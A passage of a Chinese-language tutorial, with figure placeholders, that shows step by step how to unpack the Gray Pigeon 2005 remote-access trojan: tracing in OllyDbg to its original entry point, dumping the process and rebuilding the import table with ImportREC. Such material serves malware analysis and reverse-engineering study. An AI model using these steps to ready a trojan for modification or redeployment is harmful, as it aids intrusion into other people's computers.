


图 1

接着我们用Ollydbg载入灰鸽子2005，遇到如下的警告，我们点“确定”，如图2。




图 2

第三步：我们点完“确定”，自动来到这里——即程序的入口点（加过壳的），如图3。




图 3

第四步：我们开始单步跟踪，即按F8，一直按。注意，我们还是要遵循破解的规律，只能让程序往前跳不能让程序往回跳。即便是循环语句，我们也不能让它往回跳，如果程序往回跳了，我们就遵循规则把它仅跟着的下一句代码设置断点，即用左键选中，接着按F4。




图 4

OK，我们来到这里时要注意了！！看到没有往回跳了，我们把下一行设置断点，运行到所选！如图4。




图 5

第五步：到下面这个地方我们也要注意啦，方法同上，F4，运行到所选！如图5，图6。




图 6

第六步：我们一直单步跟踪，一路风光，来到此地噢，到了吧，这就是传说中的灰鸽子2005的OPE **005B5F60即001B5F60公式为005B5F60＝400000（基址）＋OPE（001B5F60）**，如图7。




图 7

第七步：我们胜利而归，把真正的程序dump掉就OK了。用鼠标点右键选dumped就可以了，来到下面，我们选择保存，如图8。




图 8

第八步：我们的程序是被脱壳了，可是它的输入表已经被我们破坏了哦，我们得修复输入表：用到ImportREC了，我们先运行原

来的灰鸽子2005，用ImportREC.exe选中它，在它的OPE选项中我们填入**001B5F60点IAT**自动搜索，再点获取输入信息，看到没？指针全是有效的，OK了，点修复，如图9，图10。




图9




图10

抓取文件，我们选中脱了壳的文件就可以了，保存。

第九步：其实我们已经完成了2005的脱壳，为了确认一下，我们再用PEID检测一下，看到没？

delphi－灰鸽子是就是用delphi编的哦！如图11。

